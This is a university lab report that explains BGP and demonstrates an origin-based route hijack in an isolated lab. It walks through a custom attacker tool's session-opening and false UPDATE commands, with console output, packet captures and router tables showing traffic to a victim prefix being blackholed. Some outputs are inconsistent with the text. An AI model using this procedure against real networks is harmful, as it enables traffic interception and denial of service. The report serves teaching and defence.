

SINGAPORE INSTITUTE OF TECHNOLOGY

ICT2217 – Network Security

Network Attacks & Defenses

Lab Report

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Module	<i>ICT2217 – Network Security</i>
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Lab Group	<i>P1-1</i>
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1. Introduction

The Border Gateway Protocol (BGP) is the backbone of internet routing. It is the protocol that allows independently managed networks, known as Autonomous Systems (AS), to exchange routing information with each other so that traffic can find its way across the internet from one destination to another.

The problem with BGP is that it was built on trust. When it was designed, the assumption was that network operators would act in good faith and only advertise routes they were legitimately responsible for. There is no built-in mechanism to verify whether an AS actually owns the prefix it is advertising, or whether the path it claims traffic will take is accurate. Routers simply believe what their neighbours tell them, which makes BGP surprisingly easy to abuse.

This report explores BGP hijacking, an attack that takes advantage of exactly this weakness. Two variants are covered. The first is an origin-based hijack, where an attacker falsely claims to be the originating AS for a prefix that belongs to someone else, tricking routers into sending traffic to the wrong destination. The second is a route-based hijack, where the attacker manipulates AS Path attributes to make their route appear more desirable without directly spoofing any ASN. Both are discussed theoretically, but the origin-based attack is the one demonstrated in the lab.

The demonstration is carried out in a controlled environment using a topology built across two router racks, with a Kali Linux machine running a custom Python tool as the attacker, a victim client, and a web server as the target. Once the hijack is successful, the report shows how the attacker can either blackhole the redirected traffic to cause a denial of service, or intercept and forward it to the real destination. On the defence side, prefix filtering is demonstrated on Cisco routers as a practical countermeasure, with BGPsec and RPKI discussed as longer term protocol-level solutions.

1.1 Basic BGP Behaviour/Operations

When a BGP router receives multiple routes to the same destination, it selects the best path based on several attributes. Refer to Appendix A.

BGP operates using routing policies rather than solely selecting the shortest path. This allows organizations and ISPs to control traffic flow according to business, security, or performance requirements.

1.2 Adjacency formation

Before two routers can exchange routing information using the Border Gateway Protocol (BGP), they must first establish a trusted neighbour relationship through a process known as adjacency formation. Unlike Open Shortest Path First (OSPF), BGP does not automatically discover neighbouring routers. Instead, administrators must manually configure each neighbour's IP address and Autonomous System Number (ASN). BGP then establishes a reliable TCP connection, exchanges OPEN messages to verify parameters such as the ASN and supported capabilities, followed by KEEPALIVE messages to maintain the connection. Once both routers reach the Established state, they begin exchanging UPDATE messages containing routing information.

BGP neighbour relationships are classified as either External BGP (eBGP) or Internal BGP (iBGP). eBGP is established between routers in different AS and is responsible for exchanging routes between separate organisations or Internet Service Providers. iBGP, on the other hand, is established between routers within the same AS to distribute externally learned routes internally. Unlike eBGP, iBGP does not prepend its own ASN to the AS Path when advertising routes to other iBGP peers, ensuring the AS Path accurately represents the sequence of Autonomous Systems traversed.

1.3 Route Distribution

Route distribution is how BGP neighbours exchange routing information. After establishment, routers send each other UPDATE messages with advertisements, allowing routers in different AS to reach networks beyond their own administrative domain.

As advertisements propagate through the network, each AS prepends its ASN to the AS Path, allowing downstream routers to determine the route taken to reach a destination.

Through continuous route advertisement, selection, and withdrawal, BGP enables scalable and reliable inter-domain routing across the Internet.

1.4 Split Horizon in BGP

BGP implements a form of split horizon to prevent routing loops within an Autonomous System.

The BGP split-horizon rule states that:

“A route learned from one iBGP peer cannot be advertised to another iBGP peer.”

This rule ensures that routing information does not circulate endlessly among routers within the same AS.

For example, if Router R1 advertises a route to Router R2 using iBGP, Router R2 is not permitted to advertise that same route to Router R3 through another iBGP session. As a result, all iBGP routers must either form a full-mesh topology or use Route Reflectors to distribute routing information efficiently.

The split horizon rule helps maintain routing stability and prevents the formation of routing loops inside large enterprises and service provider networks.

1.5 BGP Message Types

OPEN Message

The OPEN message is used to establish a BGP session between two routers. It is the first message exchanged after a TCP connection is established.

The OPEN message contains information such as:

- Autonomous System Number (ASN)
- BGP version
- Router ID
- Hold Time
- Supported capabilities

If both routers accept the parameters contained in the OPEN message, the BGP session is successfully established.

KEEPALIVE Message

The KEEPALIVE Message is responsible for maintaining the BGP session. It is sent periodically, resets the hold timer, and does not contain any routing information.

An example:

- Hold Time = 180 seconds
- KEEPALIVE every 60 seconds

If KEEPALIVE messages stop arriving before the Hold Time expires, the session is terminated.

UPDATE Message

The UPDATE message is used to advertise new routes and update existing routing information.

An UPDATE message contains:

- Network Layer Reachability Information (NLRI)
 - This is the field in a BGP UPDATE message that carries the actual prefixes being advertised.
- AS Path information
 - Defining the route to reach that network
- Next Hop address
 - It tells the receiving router which IP address to forward traffic to reach the advertised prefix (NLRI)
- Other Routing attributes (*refer to Appendix A*)

For example, a router may advertise that it can reach the network 203.0.113.0/24 through a particular AS path. Neighboring routers then evaluate the route and determine whether it should be installed in their routing tables.

NOTIFICATION Message

The NOTIFICATION message reports errors and immediately terminates the BGP session. Some examples of errors are:

- Authentication failure
- Unsupported BGP version
- Malformed UPDATE message
- Invalid AS Path attribute

WITHDRAW Message

A route withdrawal is communicated through an UPDATE message and is used to indicate that a previously advertised route is no longer reachable.

Route withdrawals occur when:

- A network becomes unavailable
- A link fails
- A routing policy changes

When a router receives a withdrawal, it removes the route from its routing table and searches for an alternative path if one exists.

Withdrawals are critical for maintaining accurate routing information and preventing traffic from being sent to unreachable destinations.

2. Network Topology & Lab Setup

2.1 Lab Equipment & Software

The following hardware and software were used in this lab:

- Attacker machine: Scapy Python script and Kali Linux
- Rack 1 5A - 2 routers
- Rack 2 5B - 2 routers
- Web server running Python HTTP

2.2 Network Topology Diagram




Figure 1: Lab Network Topology Diagram

2.3 IP Addressing Table

Device	Interface	IP Address	Subnet Mask	Default Gateway	Autonomous System Number (ASN)
ISP-C1(R1) First Rack 5A	G0/0/1	30.0.0.2	255.255.255.0	N/A	65003
ISP-C1(R1) First Rack 5A	G0/1/1	172.16.10.2	255.255.255.0	N/A	65003
ISP-C2 (R2) First Rack 5A	G0/0/0	192.168.10.1	255.255.255.0	N/A	65003
ISP-C2 (R2) First Rack 5A	G0/0/1	20.0.0.1	255.255.255.0	N/A	65003
ISP-C2 (R1) First Rack 5A	G0/1/1	172.16.10.1	255.255.255.0	N/A	65003
ISP-A (R1) Second rack 5B	G0/0/1	20.0.0.2	255.255.255.0	N/A	65002
ISP-A (R1) Second rack 5B	G0/1/1	10.0.0.2	255.255.255.0	N/A	65002
Org B (R2) Second rack 5B	G0/0/0	192.168.20.1	255.255.255.0	N/A	65001
Org B (R2) Second rack 5B	G0/1/1	10.0.0.1	255.255.255.0	N/A	65001
Attacker PC	Connected to ISP-C1 via G0/0/1	30.0.0.1	255.255.255.0	N/A	65004k
Web server (victim server)	Connected to Org B via G0/0/0	192.168.20.2	255.255.255.0	N/A	N/A
Intra-Host2 (Victim PC)	Connected to ISP-C2 via G0/0/0	192.168.10.2	255.255.255.0	N/A	N/A

Table 1: IP Addressing Table

2.4 Explanation of each device

KaliLinux-1 Attacker PC (AS 65004):

Represents a rogue Autonomous System controlled by the attacker. This simulation would be a malicious organisation that has obtained a legitimate ASN and established a BGP peering agreement with ISP-C1. It peers with ISP-C1 over 30.0.0.0/24 and uses the BGP tool to inject falsified UPDATE messages, advertising prefixes it does not own to manipulate routing decisions across the network.

ISP-C1 (AS 65003) R1 (FIRST RACK) 5A:

Represents an Internet Service Provider that the attacker has established peering with. It accepts BGP sessions from both KaliLinux-1 (AS 65004) and ISP-C2 (AS 65003), and propagates the attacker's falsified BGP announcements downstream toward the rest of the network. It is the first router to accept the hijacked route from the attacker.

ISP-C2 (AS 65003) R2 (FIRST RACK) 5A:

Represents a second ISP router within the same autonomous system as ISP-C1. It sits between ISP-C1 and the rest of the network, forwarding BGP route updates further downstream toward ISP-A. It also serves as the default gateway for Intra-Host2, ensuring all client traffic passes through it before reaching the wider internet.

ISP-A (AS 65002) R1 (SECOND RACK) 5B:

Represents a transit ISP that connects OrgB to the broader internet. It peers with ISP-C2 and OrgB, propagating route information between them. When the BGP hijack succeeds, ISP-A's routing table gets poisoned with the falsified route, causing it to direct traffic toward KaliLinux-1 instead of OrgB's legitimate network.

OrgB (AS 65001) R2 (SECOND RACK) 5B:

Represents the legitimate organisation that owns the victim prefix 192.168.20.0/24. It is the rightful owner of the web server and advertises its prefix through ISP-A into the wider network. After the BGP hijack, traffic that should reach OrgB gets redirected to KaliLinux-1 instead.

Web Server (Python HTTP):

Represents a web server hosted within OrgB's network on 192.168.20.0/24. It is the ultimate destination that Intra-Host2 is trying to reach. In the attack demonstration, it hosts a simple HTTP server.

Intra-Host2 :

Represents the victim client, an end user inside ISP-C2's network trying to browse the web server.

3. Attack – BGP Hijack

3.1 Theoretical Explanation

Origin-based

This type of attack involves claiming to be another ASN on the network (usually the target) and advertising as the originating AS. This can be done through multiple ways, such as advertising a shorter IP prefix or by having a shorter/more desirable AS-Path than the destination target.

Prerequisites of attack:

- 1) No prefix filtering or Route Origin Verifications such as RPKI
- 2) BGP adjacency with a router in the network to propagate the advertised routes

Case studies of Origin-based

YouTube Pakistan BGP Hijack — an attempt to block YouTube in Pakistan accidentally propagated worldwide, making YouTube unreachable for many users.

- The Pakistani government wanted to block YouTube domestically.
- Instead of filtering traffic internally, Pakistan Telecom created a BGP announcement designed to redirect YouTube traffic to a null route.
- YouTube's prefix was approximately:
 - 208.65.153.0/24
- Pakistan Telecom announced a more specific route:
 - 208.65.153.0/25
- The route was supposed to stay inside Pakistan.
- However, Pakistan Telecom's upstream provider, PCCW, propagated it to the global Internet.
- Soon, many networks worldwide believed: "The best path to YouTube is through Pakistan."
- Traffic destined for YouTube was sent to Pakistan and dropped.
- For roughly two hours, YouTube became unreachable for large parts of the world.

Google Route Leak 2018 — a routing leak caused traffic to take inefficient paths through a Nigerian ISP, affecting access to Google services.

- This wasn't a classic malicious hijack but a route leak.
- A small Nigerian ISP accidentally advertised routes learned from Google to another provider.
- Many networks suddenly believed the Nigerian ISP offered a valid path to Google. Traffic to Google services took extremely inefficient routes.
- Users experienced:
 - High latency
 - Packet loss
 - Service degradation
- Just one routing policy mistake altered traffic flows for large parts of the Internet.
- Despite no hacking or malicious intent involved, this demonstrates how much trust exists in BGP.

Route-Based

This attack involves manipulating or forging AS-Paths in the UPDATE packet to produce a more desirable path for BGP. This does not involve spoofing or forging of any ASNs, making our attack Route-Based.

Prerequisites of attack:

- 1) Must be topographically between Source and Destination Targets
- 2) BGP adjacency with a router in the network to propagate the advertised routes

After gaining control of the flow of traffic through either of the above attack types, the attacker can enact a myriad of scenarios, such as:

1. Blackhole traffic
 - a. Traffic is routed to the attacker and discarded
 - b. Causes Denial of Service
2. Intercept traffic (Man in the Middle)
 - a. This abuses the feature that BGP will not accept routes that travel back to its own AS, meaning that forwarded traffic from the attacker will always reach the original owner of the IP subnet.
 - b. The attacker receives traffic, inspects it, and then forwards it to the real destination
 - c. The attacker can also manipulate unencrypted traffic
3. Forced Waterhole
 - a. Redirecting traffic to a mirror site to steal credentials

3.2 Program / Tool Execution

On KaliLinux-1 Attacker PC,

Start the tool using “sudo python [vortex.py](#)”

Before establishing a connection, update the configuration to match the lab network

“config change asn=65004 bgp_id=30.0.0.1 neighbor_ip=30.0.0.2 neighbor_asn=65003”

Use “config view” to verify

To initiate a BGP session, use “connection open”. The tool will display the current configuration for confirmation before sending the OPEN message. Enter “y” to send the BGP OPEN packet.

```
BOREX >> connection open
+-----+-----+
| Field | Value |
+-----+-----+
| version | 4 |
+-----+-----+
| asn | 65004 |
+-----+-----+
| hold_time | 90 |
+-----+-----+
| bgp_id | 30.0.0.1 |
+-----+-----+
| neighbor_ip | 30.0.0.2 |
+-----+-----+
| neighbor_port | 179 |
+-----+-----+

[*] Send BGP OPEN Packet (y/n): y
[*] BGP OPEN packet built
[*] Attempting 3 way handshake...
[*] TCP connection Established
[*] Attempting to send OPEN BGP...
[*] OPEN BGP sent
[*] Waiting for target response...
[*] Open response received!
[*] Attempting to run KEEPALIVE in the background...
[*] KEEPALIVE sending every 30.0s
[*] Attempting to run receiver in the background...
[*] Receiver running in the background

BOREX >> [+] KEEPALIVE sent
[*] Received UPDATE packet
[*] Received UPDATE packet
[*] Route updated: 192.168.10.0/24
[*] Route updated: 20.0.0.0/24
[*] Received UPDATE packet
[*] Received UPDATE packet
[*] Route updated: 172.16.10.0/24
[*] Route updated: 30.0.0.0/24
[*] Received UPDATE packet
```

Figure 2: OPEN Packet

Set the prefix to advertise using “config change”.

“config change nlri=192.168.20.0/24”

“connection update”

Then press “y” when prompted. The UPDATE message will be sent containing the hijacked prefix with the attacker's AS as the origin.

```
BORTEX >> connection update
+-----+-----+
| Field | Value |
+-----+-----+
| asn   | 65004 |
+-----+-----+
| bgp_id | 30.0.0.1 |
+-----+-----+
| neighbor_ip | 30.0.0.2 |
+-----+-----+
| target_asn | 65001 |
+-----+-----+
| nlri      | 192.168.20.0/24 |
+-----+-----+

[*] Send BGP OPEN Packet (y/n): y[+] KEEPALIVE sent

[+] BGP UPDATE packet built
[*] Attempting to send UPDATE BGP...
[+] UPDATE BGP sent

BORTEX >> [+] Received UPDATE packet
[+] Received UPDATE packet
[-] Withdrawn: 192.168.20.0/24

BORTEX >>
BORTEX >> |
```

Figure 3: UPDATE Packet

3.3 Wireshark Captures

OPEN Message

The Wireshark capture confirms a successful BGP session establishment between KaliLinux-1 (30.0.0.1) and ISP-C1 (30.0.0.2) because the peer router (30.0.0.2) responded with its own OPEN message, completing the bidirectional OPEN exchange.

Frames 464 to 467 show KEEPALIVE messages exchanged in both directions, confirming the BGP session has been established.




Figure 4: BGP Session (frames 464 to 467)

UPDATE Message

This shows the BGP UPDATE message sent from KaliLinux-1 (30.0.0.1) to ISP-C1 (30.0.0.2) over the established BGP session on TCP port 179. This shows the BGP hijacking attack where the attacker falsely announces ownership of a prefix belonging to OrgB.

The UPDATE message advertises the victim prefix 192.168.20.0/24 belonging to OrgB (AS 65001) with the following path attributes:

After receiving this UPDATE, ISP-C1 updates its routing table to forward all traffic destined for 192.168.20.0/24 toward KaliLinux-1 instead of the legitimate OrgB network.




Figure 5: BGP UPDATE Message

3.4 Evidence of Successful Attack

Figure 6 confirms a successful BGP blackhole attack against the victim prefix 192.168.20.0/24, where the client (Intra-Host2, 192.168.10.2) is trying to access the web server. The TCP packets are being captured on the attacker machine.

The capture shows repeated TCP SYN packets on port 80 from the client attempting to establish an HTTP connection to the web server.

The continuous [TCP Retransmission] entries confirm that the SYN packets are never receiving a SYN-ACK response. This is because the traffic is being intercepted and dropped by KaliLinux-1, preventing the packets from reaching the legitimate web server. The client retransmits repeatedly before eventually timing out, resulting in denial of service against 192.168.20.0/24.

No.	Time	Source	Destination	Protocol	Length	Info
3152	128.802297257	192.168.10.2	192.168.20.2	TCP	66	40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3153	128.802384231	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3154	128.803796948	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3155	128.803817107	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3156	128.805164571	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3157	128.805182284	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3158	128.806571737	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3159	128.806589130	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3160	128.807971300	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3161	128.807996407	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3162	128.809379258	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3163	128.809406540	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3164	128.810788218	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3165	128.810806072	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3166	128.812196116	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3167	128.812241292	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3168	128.813648729	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3169	128.813672935	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3170	128.815052599	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3171	128.815075112	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3172	128.816531502	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3173	128.816558943	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3174	128.817976049	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3175	128.818021795	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3176	128.818519525	192.168.10.2	192.168.20.2	TCP	66	59925 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3177	128.818566635	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 59925 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3178	128.819874904	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3179	128.819904761	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3180	128.819880084	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 59925 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3181	128.819937673	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 59925 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3182	128.821346903	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3183	128.821367632	192.168.10.2	192.168.20.2	TCP	66	[TCP Retransmission] 40037 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM

Figure 6: TCP Packet redirected to attacker machine

Do a “show ip route” command on ISP-C1 to view the updated routing information.

```
ISP-C1(config-router)#do sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

20.0.0.0/24 is subnetted, 1 subnets
B    20.0.0.0 [200/0] via 172.16.10.1, 00:43:57
B    192.168.10.0/24 [200/0] via 172.16.10.1, 00:43:57
172.16.0.0/24 is subnetted, 1 subnets
C    172.16.10.0 is directly connected, GigabitEthernet1/0
B    192.168.20.0/24 [20/0] via 30.0.0.1, 00:00:26
10.0.0.0/24 is subnetted, 1 subnets
B    10.0.0.0 [200/0] via 20.0.0.2, 00:43:41
30.0.0.0/24 is subnetted, 1 subnets
C    30.0.0.0 is directly connected, GigabitEthernet3/0
```

Figure 7: “show ip route” on ISP-C1

Do a “show ip bgp” to see the BGP routing attributes for 192.168.20.0. Notice that the Path for the network has now changed to the attacker ASN 65004.

```
COM5 - Tera Term VT
File Edit Setup Control Window Help
*Aug 27 11:56:03.412: %BGP-5-ADJCHANGE: neighbor 30.0.0.1 Up
R1-ISP-C1#
R1-ISP-C1#show ip bgp
BGP table version is 23, local router ID is 172.16.10.2
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
               r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
               x best-external, a additional-path, c RIB-compressed,
               t secondary path, L long-lived-stale,
Origin codes: i - IGP, e - EGP, ? - incomplete
RPKI validation codes: V valid, I invalid, N Not found

   Network        Next Hop        Metric LocPrf Weight Path
*>i 10.0.0.0/24    20.0.0.2          0   100    0 65002 i
*>i 20.0.0.0/24    172.16.10.1       0   100    0 i
*> 30.0.0.0/24     0.0.0.0           0   32768  i
* i 172.16.10.0/24 172.16.10.1       0   100    0 i
*> 192.168.10.0    172.16.10.1       0   100    0 i
*>i 192.168.20.0    20.0.0.2          0   100    0 65002 65001 i
R1-ISP-C1#
*Aug 27 11:59:01.485: %BGP-5-NBR RESET: Neighbor 30.0.0.1 reset (Peer closed the session)
*Aug 27 11:59:01.486: %BGP-5-ADJCHANGE: neighbor 30.0.0.1 Down Peer closed the session
*Aug 27 11:59:01.486: %BGP_SESSION-5-ADJCHANGE: neighbor 30.0.0.1 IPv4 Unicast topology base removed from session Peer closed the session
*Aug 27 11:59:08.132: %BGP-5-ADJCHANGE: neighbor 30.0.0.1 Up
R1-ISP-C1#
R1-ISP-C1#show ip bgp
BGP table version is 24, local router ID is 172.16.10.2
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
               r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
               x best-external, a additional-path, c RIB-compressed,
               t secondary path, L long-lived-stale,
Origin codes: i - IGP, e - EGP, ? - incomplete
RPKI validation codes: V valid, I invalid, N Not found

